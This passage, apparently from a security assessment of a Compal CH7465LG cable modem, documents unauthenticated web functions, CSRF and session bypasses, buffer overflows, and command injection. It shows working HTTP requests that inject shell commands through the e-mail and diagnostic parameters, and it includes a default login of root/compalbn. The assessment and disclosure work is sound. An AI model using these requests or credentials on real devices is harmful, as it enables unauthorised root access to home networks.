5	`cbn_http_xml_cmstatus`	Yes	Provides information about the Wi-Fi settings, such as SSID and keys.	✓
6	`cbn_http_xml_Configuration`	Yes	Provides information about the frequency.	✓
7	`cbn_http_ResetDefault`	**No**	Performs a factory reset. Because it could be called without authentication, the attacker could cause **remote DoS against the device**.	💣
8	`cbn_http_Restart`	Yes	Restarts the device.	✓
9	`cbn_http_set_Frequency`	Yes	Modifies the last known frequency and the DOCSIS channel plan. As we found, this function was not accessible from the Web interface, but we suppose that this settings should not be able to modify the user at all.	😐
10	`cbn_http_xml_docsisDownstream`	**No**	Provides DOCSIS downstream information.	✓
11	`cbn_http_xml_docsisUpstream`	**No**	Provides DOCSIS upstream information.	✓
12	`cbn_http_xml_docsisSignal`	**No**	Provides DOCSIS signal table.	✓

[2] Requires authentication

ID	Function name	Auth[2]	Analysis	Verdict
13	`cbn_http_xml_mngEventLog`	**No**	Provides the event log table with timestamps and MAC addresses, which means **sensitive information disclosure**.	💣
14	`cbn_http_xml_clearEventLog`	Yes	Clears the event log.	✓
15	`cbn_http_xml_login`	**No**	Performs the credential verification during the login. It supports a regular, a super and a CSR credentials, but the user could modify only the regular user password form the Web interface. So, **the default super user name and password could be used to access the Web interface remotely**.	💣
16	`cbn_http_xml_logout`	Yes	Performs the logout.	✓
17	`cbn_http_xml_changepassword`	Yes	Verified and changed the regular or the super user password.	✓
18	`cbn_http_xml_ChangePassword_LGI`	Yes	Verified and changed the regular password.	✓
19	`cbn_http_xml_FirewallLog`	Yes	Provides the firewall log.	✓
20	`cbn_http_set_FirstInstallation`	**No**	Changes the first installation flag. Since this function could be called without authentication, **the attacker could cause inconvenience for the user**.	😐
21	`cbn_http_xml_langsetlist`	**No**	Retrieves the language list.	✓
22	`cbn_http_xml_KDG_loginFailCount`	**No**	Retrieves the login fail count. Since this information is not necessary for the normal operation, this function should not be supported.	😐
23	`cbn_http_xml_loginPwdCheck`	**No**	Performs the credentials check, but does not perform the login process. Since this function did not maintain the login fail count, **the attacker could use it to brute force the password** (in case the login count feature is enabled).	💣
24	`cbn_http_xml_KDG_login_timer`	**No**	Retrieves the login timer.	✓

The `libhttp_plugin.so` plugin implemented 49 advanced functions. Because of the limited time of the evaluation, we did not analyse every function. Thus, we focused mostly on the functions, which did not require authentication.

ID	Function name	Auth	Analysis	Verdict
123	`cbn_http_xml_LocalNetworkUsers`	**No**	Retrieves the LAN user table. The same information could be collected from the LAN also.	✓
126	`cbn_http_xml_start_ping`	**No**	Starts the `ping` command with user specified parameters. Since the parameters were not checked or sanitized, **the `ping` command was vulnerable by unauthenticated command injection** (see detailed blow).	💣
127	`cbn_http_xml_start_tracert`	Yes	Starts the `tracert` command with user specified parameters. Since the parameters were not checked or sanitized, **the** `tracert` **command was vulnerable by command injection** (see detailed blow).	💣
128	`cbn_http_xml_get_ping_result`	**No**	Reads the content of the `/var/tmp/ping_result` file. Since the ping result could be read out without authentication, the attacker could get the administrator ping request results, which means a **minor information disclosure**.	💣
129	`cbn_http_xml_get_traceroute_result`	Yes	Reads the content of the `/var/tmp/trace_result` file.	✓
130	`cbn_http_xml_stop_Diagnostic`	**No**	Stops the current diagnostic command by killing the user specified process. Since the parameters were not checked or sanitized, **the attacker could kill any process and cause DoS or execute arbitrary command without authentication** (see detailed blow).	💣
136	`cbn_http_xml_Wizard_cmstate`	**No**	Retrieves the temperature and operational state.	✓

ID	Function name	Auth	Analysis	Verdict
138	`cbn_http_set_email`	Yes	Modifies the notification e-mail address. Since the e-mail was verified only at the client side and this function allowed any character, by changing the e-mail address, the **attacker could cause a command injection with the `send_email` command**.	💣
139	`cbn_http_xml_Send_email`	**No**	The user e-mail address was used in a system command without proper sanitization, which lead to a **command injection**.	💣
143	`cbn_http_xml_TBWizard_wirestate`	**No**	Retrieves the LAN network speed.	✓
144	`cbn_http_xml_routerstatus`	**No**	Retrieves the cm status.	✓

The `libhttp_plugin.so` plugin also implemented 26 Wi-Fi related functions. Since these functions mostly performed an RPC call to the Wi-Fi SoC to get or set variables, we analysed the functionality in 4.4.6. We note that in case of Wi-Fi related functions, we had time to analyse only the general functionality and we could performed detailed analysis only on some function.

The `libhttp_plugin.so` plugin used the `libpacm_http_plugin.so` plugin, to provide VOIP related functionality. The implemented 5 functions required authentication and provide status and event log queries.

Authentication

The authentication was performed by the `cbn_http_xml_login` function, which verified whether the provided username and password were equal with the regular user or the super user credentials. If the CSR login was enabled and the login request was initiated from the CSR interface, the login function verified the CSR password.

In case of a successful login a session ID (SID) was generated using the `/dev/urandom`. Although the client replied this SID in every further request in the cookie, we found that **the SID was verified only at the HTML page requests**. In other cases we could send requests without a valid SID.

```
POST /xml/getter.xml HTTP/1.1
Host: 192.168.0.1
Proxy-Connection: keep-alive
Content-Length: 5
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://192.168.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/47.0.2526.73 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Referer: http://192.168.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,hu;q=0.6

fun=2
```

```
HTTP/1.1 200 Ok
Server: NET-DK/1.0
Date: Thu, 01 Jan 1970 23:28:02 GMT
Last-Modified: Fri, 04 Sep 2015 03:25:01 GMT
Cache-Control : no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/xml
Connection: close

<?xml version="1.0"
encoding="utf-8"?><cm_system_info><cm_docsis_mode>DOCS
IS
3.0</cm_docsis_mode><cm_hardware_version>4.01</cm_hard
ware_version><cm_mac_addr>DC:53:7C:86:D8:9F</cm_mac_ad
dr><cm_serial_number>DDAP51670127</cm_serial_number><c
m_system_uptime>0day(s)23h:28m:2s</cm_system_uptime><c
m_network_access>Allowed</cm_network_access></cm_syste
m_info>
```

Figure 19 – Performing requests without a valid SID

Although the SID was not verified every time, the presence of a valid user was checked. We also noticed that if we requested `/xml/getter.xml` or `/xml/setter.xml` pages, we could not send these requests from different IP address or with different user-agent string. Therefore **session hijacking was possible using CSRF requests or from the LAN easily**.

We found that only one user is allowed to login to the Web GUI. If a user is already logged in, the access was denied with the following error message:

Figure 20 – Access denied if an user is already logged in

We found at the start of the `cbn_http_xml_GlobalSetting` function, that the length of the user or the CSR password was calculated.




Figure 21 – Password length calculation in the cbn_http_xml_GlobalSetting function

The password length was later written out to the resulting XML as Len:


```
<?xml version="1.0" encoding="utf-8"?><GlobalSettings><AccessLevel>0</AccessLevel><SwVersion>CH7465LG-NCIP-4.50.18.13-NO
SH</SwVersion><MSOId>21</MSOId><gw_support>1</gw_support><wifi_support>1</wifi_support><voip_support>1</voip_support><us
b_support>0</usb_support><model_name>Wireless Voice Gateway</model_name><ConfigVenderModel>CH7465LG</ConfigVenderModel><
CmProvisionMode></CmProvisionMode><GwProvisionMode>Disable</GwProvisionMode><GWOperMode>IPv4</GWOperMode><DsLite>0</DsLi
te><PortControl>0</PortControl><Len>11</Len><OperatorId>LIBERTYGLOBAL</OperatorId><FirstInstall>0</FirstInstall><AccessD
enied>NONE</AccessDenied><LockedOut>Disable</LockedOut><CountryID>11</CountryID><HideModemMode>False</HideModemMode><Int
erface>LAN</Interface></GlobalSettings>
```


Figure 22 – Password length disclosure in the global settings

Since the global settings could be requested without authentication, **the administrator password length was disclosed to any user**.

CSR Login

If the CSR login was enabled and the login request was initiated from the CSR interface, the CSR password was decoded using the `DecodeUrlParam` function. The `DecodeUrlParam` was called with the second input parameter and a 0x20 bytes local buffer in the stack. Because the length of the input parameter was not checked and the output buffer had a fixed size, if the length of the provided CSR password was larger than 0x20, the `DecodeUrlParam` was write out from the buffer. If the password length was larger than 0x5C, the return address was also overwritten and the **attacker could execute arbitrary code**.

Because the CSR login was not enabled on the evaluated device, we could not verify, whether this vulnerability is actually exploitable or not.

CSRF protection

The various functions of the Web interface could be accessed through AJAX requests. The `xml/getter.xml` was used to requests information from the device and the `xml/setter.xml` was used to send information or modify settings on the device. Each call of the `xml/setter.xml` required a valid Token as the first parameter of the POST data. The Token was provided by the `cbn_http_xml_lang` request (`fun=3`) without authentication.

```
POST /xml/getter.xml HTTP/1.1
Host: 192.168.0.1
Content-Length: 5
User-agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/46.0.2490.86 Safari/537.36
Connection: keep-alive
Accept: */*
Accept-Encoding: gzip, deflate

fun=3HTTP/1.1 200 Ok
Server: NET-DK/1.0
Date: Fri, 02 Jan 1970 01:11:06 GMT
Last-Modified: Fri, 04 Sep 2015 03:25:01 GMT
Cache-Control : no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/xml
Connection: close

<?xml version="1.0" encoding="utf-8"?><multilang><Token>513119232</
Token><WebCapPor>1</WebCapPor><lang_support>en</lang_support><lang_support>es</
lang_support><lang_support>de</lang_support><Lang>en</Lang><MsoId>upc</MsoId></
multilang>
```

Figure 23 – Requesting Token by calling `cbn_http_xml_lang` (fun=3)

After reversing the user access check functions in the `libhttp_plugin.so`, we found that the Token verification was performed if the request URL contained the "`/xml/setter.xml`" string. Otherwise the XML access control and execution were performed by another part of the code, which verified only the `xml` extension, and there was not any binding between the XML handler functions and the setter or getter functionality. In other words, any configuration changing function could be called using the `/xml/getter.xml` also. In the following example we performed a login request using the `/xml/getter.xml` without providing the CSRF Token. As it seen in the figure, the login request was successful, so **we could bypass the CSRF protection**.

```
POST /xml/getter.xml HTTP/1.1
Host: 192.168.0.1
Content-Length: 38
User-agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36
Connection: keep-alive
Accept: */*
Accept-Encoding: gzip, deflate

fun=15&Username=root&Password=compalbnHTTP/1.1 200 Ok
Server: NET-DK/1.0
Date: Fri, 02 Jan 1970 01:11:06 GMT
Last-Modified: Fri, 04 Sep 2015 03:25:01 GMT
Cache-Control : no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/xml
Connection: close

successful;SID=3752101888
```

Figure 24 – Successful login request without CSRF Token

E-mail notification

Although we the forget password functionality was hidden in the login screen, we found that the notification service was accessible using the `cbn_http_set_email` (`fun=138`) and `cbn_http_xml_Send_email` (`fun=139`) functions.

The e-mail creation was performed by the `CBN_SMTP_exr_GuiEmailNotification` function, which changed the various fields of the e-mail body with the sed command providing external parameters such as password and operator ID.

```
loc_11392
LDR     R3, =(aVarTmpMail_txt - 0x1139A)
LDR     R2, =(aSedIE_ssidDES_ - 0x113A4)
ADD     R3, PC          ; "/var/tmp/mail.txt"
STR     R3, [SP,#0x4E8+var_4E8]
ADD     R3, SP, #0x4E8+var_EC
ADD     R0, SP, #0x4E8+var_2DC ; s
MOVS    R1, #0xFF       ; maxlen
ADD     R2, PC          ; "sed -i -e '/_SSID/d' -e 's/_PASSWORD/%s"...
ADDS    R3, #0x98
BLX     snprintf
ADD     R0, SP, #0x4E8+var_2DC ; command
BLX     system
B       loc_1125E
```

Figure 25 – Password change in the e-mail notification body

We verified whether the password could be changed in a way to cause a command injection in the e-mail notification creation process. But, we found that the provided passwords were verified in the server side also and only alphanumeric passwords were allowed.

We checked the operator ID parameter also, because it was changed in the similar way as the password in the e-mail body, but it seemed that the operator ID could be changed via SNMP only.

After the e-mail was created to the `/var/tmp/mail.txt` file, a signal was sent the `cbn_reboot_monitor`. The `cbn_reboot_monitor` checked the `mail.txt` file and if it was accessible the following code was executed:




Figure 26 – Sending e-mail in cbn_reboot_monitor

The following steps were performed based on the previous figure:

- Opened the `mail.txt` file.
- Read the first line up to 0x80 characters.
- Checked whether it contained the "`To: `" string.
- If the string was in the first line, a shell command was used using the e-mail address after the `To:` field.

Because executing the `ssmtp` with e-mail address in this way means a potential command injection, we checked whether it can be exploited. As we learned before, the password reminder functionality was removed from the user interface. We found that the e-mail address could be set during the first installation, but the corresponding JavaScript code was commented out.

The password reminder could be requested in the login screen, but the corresponding div element was hidden with JavaScript. Using the JavaScript console in the browser we could show the forget password dialog again.




Figure 27 –Forget password dialog as shown

Because direct calling of e-mail related functions were easier than modifying the JavaScript code in various places, we changed the e-mail address using the `cbn_http_set_email` (`fun=138`) function by sending the '`a; ls >/var/tmp/hack`' command as the new e-mail address in the first POST parameter after authentication.


After the e-mail was set successfully, we sent another request to the `cbn_http_set_email` (`fun=138`) function to create and send the e-mail using the following parameters. The e-mail address should be the same as the one we specified with the `cbn_http_set_email` (`fun=138`) function.


```
POST /xml/getter.xml HTTP/1.1
Host: 192.168.0.1
Proxy-Connection: keep-alive
Content-Length: 56
Accept: text/plain, */*; q=0.01
Origin: http://192.168.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86
Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Referer: http://192.168.0.1/common_page/login.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,hu;q=0.6
Cookie: SID=338124800

fun=139&email=a;%20ls%20>/var/tmp/hack&emailLen=31&opt=0
```

```
HTTP/1.1 200 Ok
Server: NET-DK/1.0
Date: Fri, 02 Jan 1970 21:30:24 GMT
Last-Modified: Fri, 04 Sep 2015 03:25:01 GMT
Cache-Control : no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/xml
Connection: close

OK
```

Figure 28 – Sending e-mail to a malformed e-mail address

After we sent the above request, the hack file was created to the `/var/tmp` folder and contained the directory listing of the root folder. The following figure shows the created new files (`mail.txt` and `hack`), the header parameters of the `mail.txt` file (first three lines) and the content of the `hack` file.



```
-rw-r--r--    1       1201 mail.txt
-rw-r--r--    1         78 hack
drwxrwxrwx   13          0 ..
drwxrwxrwx    7          0 .
#
# head -n 3 /var/tmp/mail.txt
Content-Type: text/html;
To: a; ls >/var/tmp/hack
From:
#
# cat /var/tmp/hack
www
vop
var.tar
var
usr
sys
share
sbin
proc
nvram
lib
include
fss
etc
dev
bin
#
```

Figure 29 – Result of the e-mail sending to a malformed e-mail address

Diagnostic functions

The modem supported the ping and trace route diagnostic commands. Both the ping and trace route commands were implemented in the same way. The message handler in the libhttp_plugin.so created a command line, which was written into the `/var/tmp/Diagnostic_cmd` file and a signal was sent to the `cbn_reboot_monitor` process. The `cbn_reboot_monitor` checked the `Diagnostic_cmd` file and passed the content of the file to the system command. Since, neither the ping nor the trace route commands checked or sanitized the input, **the attacker could cause command injection** by modifying the parameters (e.g. ping size, max hops and so on) of these commands.

If the user wanted to stop asynchronous diagnostic commands, the Web interface called the `cbn_http_xml_stop_Diagnostic` (`fun=130`) function with the name of the diagnostic program. The `cbn_http_xml_stop_Diagnostic` function constructed the command line, which called the `killall` command using the user input without any check or validation. The constructed command was written into the `Diagnostic_cmd` file, which was executed by the `cbn_reboot_monitor`.

```
char *__fastcall cbn_http_xml_stop_Diagnostic(int a1)
{
  int v1; // r5@1
  FILE *v2; // r4@1
  int v4; // [sp+0h] [bp-110h]@1

  v1 = a1;
  memset(&v4, 0, 0x100u);
  v2 = fopen("/var/tmp/Diagnostic_cmd", "a");
  if ( v2 )
  {
    sprintf((char *)&v4, "killall -q %s &", v1);
    fputs((const char *)&v4, v2);
    fclose(v2);
  }
  system("kill -SIGUSR2 `cat /var/run/cbn_reboot_monitor.pid`");
  return "";
}
```

Figure 30 – Pseudo code of the `cbn_http_xml_stop_Diagnostic` command (`fun=130`)

Using the `cbn_http_xml_stop_Diagnostic` function with modified parameter, the attacker could exploit the following vulnerabilities:

- **Remote arbitrary system command execution with root privileges without authentication** by exploiting the command injection.
- **Remote DoS without authentication** by specifying an essential component as the `killall` parameter.
- **Remote arbitrary code execution** by exploiting the stack based buffer overflow with sending very large parameter in the request. The `sprintf` function overwrites the v4 buffer if the received parameter was larger than 243 bytes.

To test the command injection we sent the following requests, which created the `hack2` file into the `/var/tmp` folder.

```
POST /xml/getter.xml HTTP/1.1
Host: 192.168.0.1
Content-Length: 30
User-agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/46.0.2490.86 Safari/537.36
Connection: keep-alive
Accept: */*
Accept-Encoding: gzip, deflate

fun=130&1=; ls >/var/tmp/hack2HTTP/1.1 200 Ok
Server: NET-DK/1.0
Date: Sat, 03 Jan 1970 00:56:30 GMT
Last-Modified: Fri, 04 Sep 2015 03:25:01 GMT
Cache-Control : no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/xml
Connection: close
```

Figure 31 – Command injection in diagnostic stop request

4.4.4 UPnP

The device supported UPnP feature, which was disabled by default. After we enabled it, the `miniupnpd` was started at port 5000. We found the following version information in the `miniupnpd` binary:

```
Compal Broadband Networks, Inc/Linux/2.6.39.3 UPnP/1.1 MiniUPnPd /1.7
```

Based on the version string, we found that the used miniupnpd version is vulnerable by CVE-2014-3985:

```
The getHTTPResponse function in miniwget.c in MiniUPnP 1.9 allows
remote attackers to cause a denial of service (crash) via crafted
headers that trigger an out-of-bounds read.
```

To check the presence of other `miniupnpd` vulnerabilities, we performed a scan with the Rapid7 ScanNow UPnP tool, which identified the UPnP server, but did not find any vulnerabilities.

4.4.5 SNMP

As we found during the service discovery (4.4.1), the SNMP service was accessible at the `192.168.100.1` address. We performed the `snmpwalk` command with SNMP version 2c and community name public with the following result:

```
SNMPv2-MIB::sysDescr.0 = STRING: DOCSIS 3.0 Cable Modem <<HW_REV:
4.01; VENDOR: Compal Broadband Networks; BOOTR: PSPU-Boot 2.0.0.35
(CBN 02); SW_REV: CH7465LG-NCIP-4.50.18.13-NOSH; MODEL: CH7465LG>>
```

```
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (57955) 0:09:39.55
IF-MIB::ifIndex.1 = INTEGER: 1
...
SNMPv2-SMI::mib-2.69.1.5.8.1.7.3 = STRING: "GUI Login Status - Login
Sucess from LAN interface;  client ip=[192.168.0.185];CM-
MAC=dc:53:7c:86:d8:9f;CMTS-MAC=00:00:00:00:00:00;CM-QOS=1.1;CM-
VER=3.0;"
SNMPv2-SMI::mib-2.69.1.5.8.1.7.4 = STRING: "GUI Login Status - Login
Fail from LAN interface;  client ip=[192.168.0.185];CM-
MAC=dc:53:7c:86:d8:9f;CMTS-MAC=00:00:00:00:00:00;CM-QOS=1.1;CM-
VER=3.0;"
SNMPv2-SMI::mib-2.69.1.5.8.1.7.5 = STRING: "Cable Modem Reboot due to
power reset;CM-MAC=dc:53:7c:86:d8:9f;CMTS-MAC=00:00:00:00:00:00;CM-
QOS=1.1;CM-VER=3.0;"
SNMPv2-SMI::mib-2.69.1.5.8.1.7.6 = STRING: "GUI Login Status - Login
Sucess from LAN interface;  client ip=[192.168.0.185];CM-
MAC=dc:53:7c:86:d8:9f;CMTS-MAC=00:00:00:00:00:00;CM-QOS=1.1;CM-
VER=3.0;"
SNMPv2-SMI::mib-2.69.1.5.8.1.7.7 = STRING: "GUI Login Status - Login
Fail from LAN interface;  client ip=[192.168.0.185];CM-
MAC=dc:53:7c:86:d8:9f;CMTS-MAC=00:00:00:00:00:00;CM-QOS=1.1;CM-
VER=3.0;"
SNMPv2-SMI::mib-2.69.1.5.8.1.7.8 = STRING: "GUI Login Status - Login
Sucess from LAN interface;  client ip=[192.168.0.185];CM-
MAC=dc:53:7c:86:d8:9f;CMTS-MAC=00:00:00:00:00:00;CM-QOS=1.1;CM-
VER=3.0;"
SNMPv2-SMI::mib-2.69.1.5.8.1.7.9 = STRING: "GUI Login Status - Login
Fail from LAN interface;  client ip=[192.168.0.185];CM-
MAC=dc:53:7c:86:d8:9f;CMTS-MAC=00:00:00:00:00:00;CM-QOS=1.1;CM-
VER=3.0;"
SNMPv2-SMI::mib-2.69.1.5.8.1.7.10 = STRING: "GUI Login Status - Login
Sucess from LAN interface;  client ip=[192.168.0.185];CM-
MAC=dc:53:7c:86:d8:9f;CMTS-MAC=00:00:00:00:00:00;CM-QOS=1.1;CM-
VER=3.0;"
```

As it can be seen in the above log, **the SNMP service disclosed the web interface log events**.

Using the `snmpwalk` command we received only a small portion of the available SNMP values. Based on the `snmp-agent` plugin, the device supported a lot of other SNMP settings, but these settings might have been accessible only through the DOCSIS interface.

4.4.6 RPC

Main SoC

As we found during the service discovery (4.4.1), the Main SoC had two RPC interfaces accessible from the LAN at 192.168.254.253 without authentication.

The management RPC registered the application ID `572660088` with version 1 and provided the following services:

Service	Analysis	Verdict
rpc_mgm_get_aid_result	Returns 1 always.	✓
rpc_mgm_update_video_port_qfm_status	Returns hard-coded values.	✓
rpc_mgm_app_and_running	Generates an app and running event.	✓
rpc_mgm_run_cmd	Empty function.	✓
rpc_mgm_start_psm_suspend	Empty function.	✓
rpc_mgm_psm_resumed_done	Generates a resume down event.	✓
rpc_mgm_start_psm_suspend	Locks the /dev/p_unit for upgrade.	✓
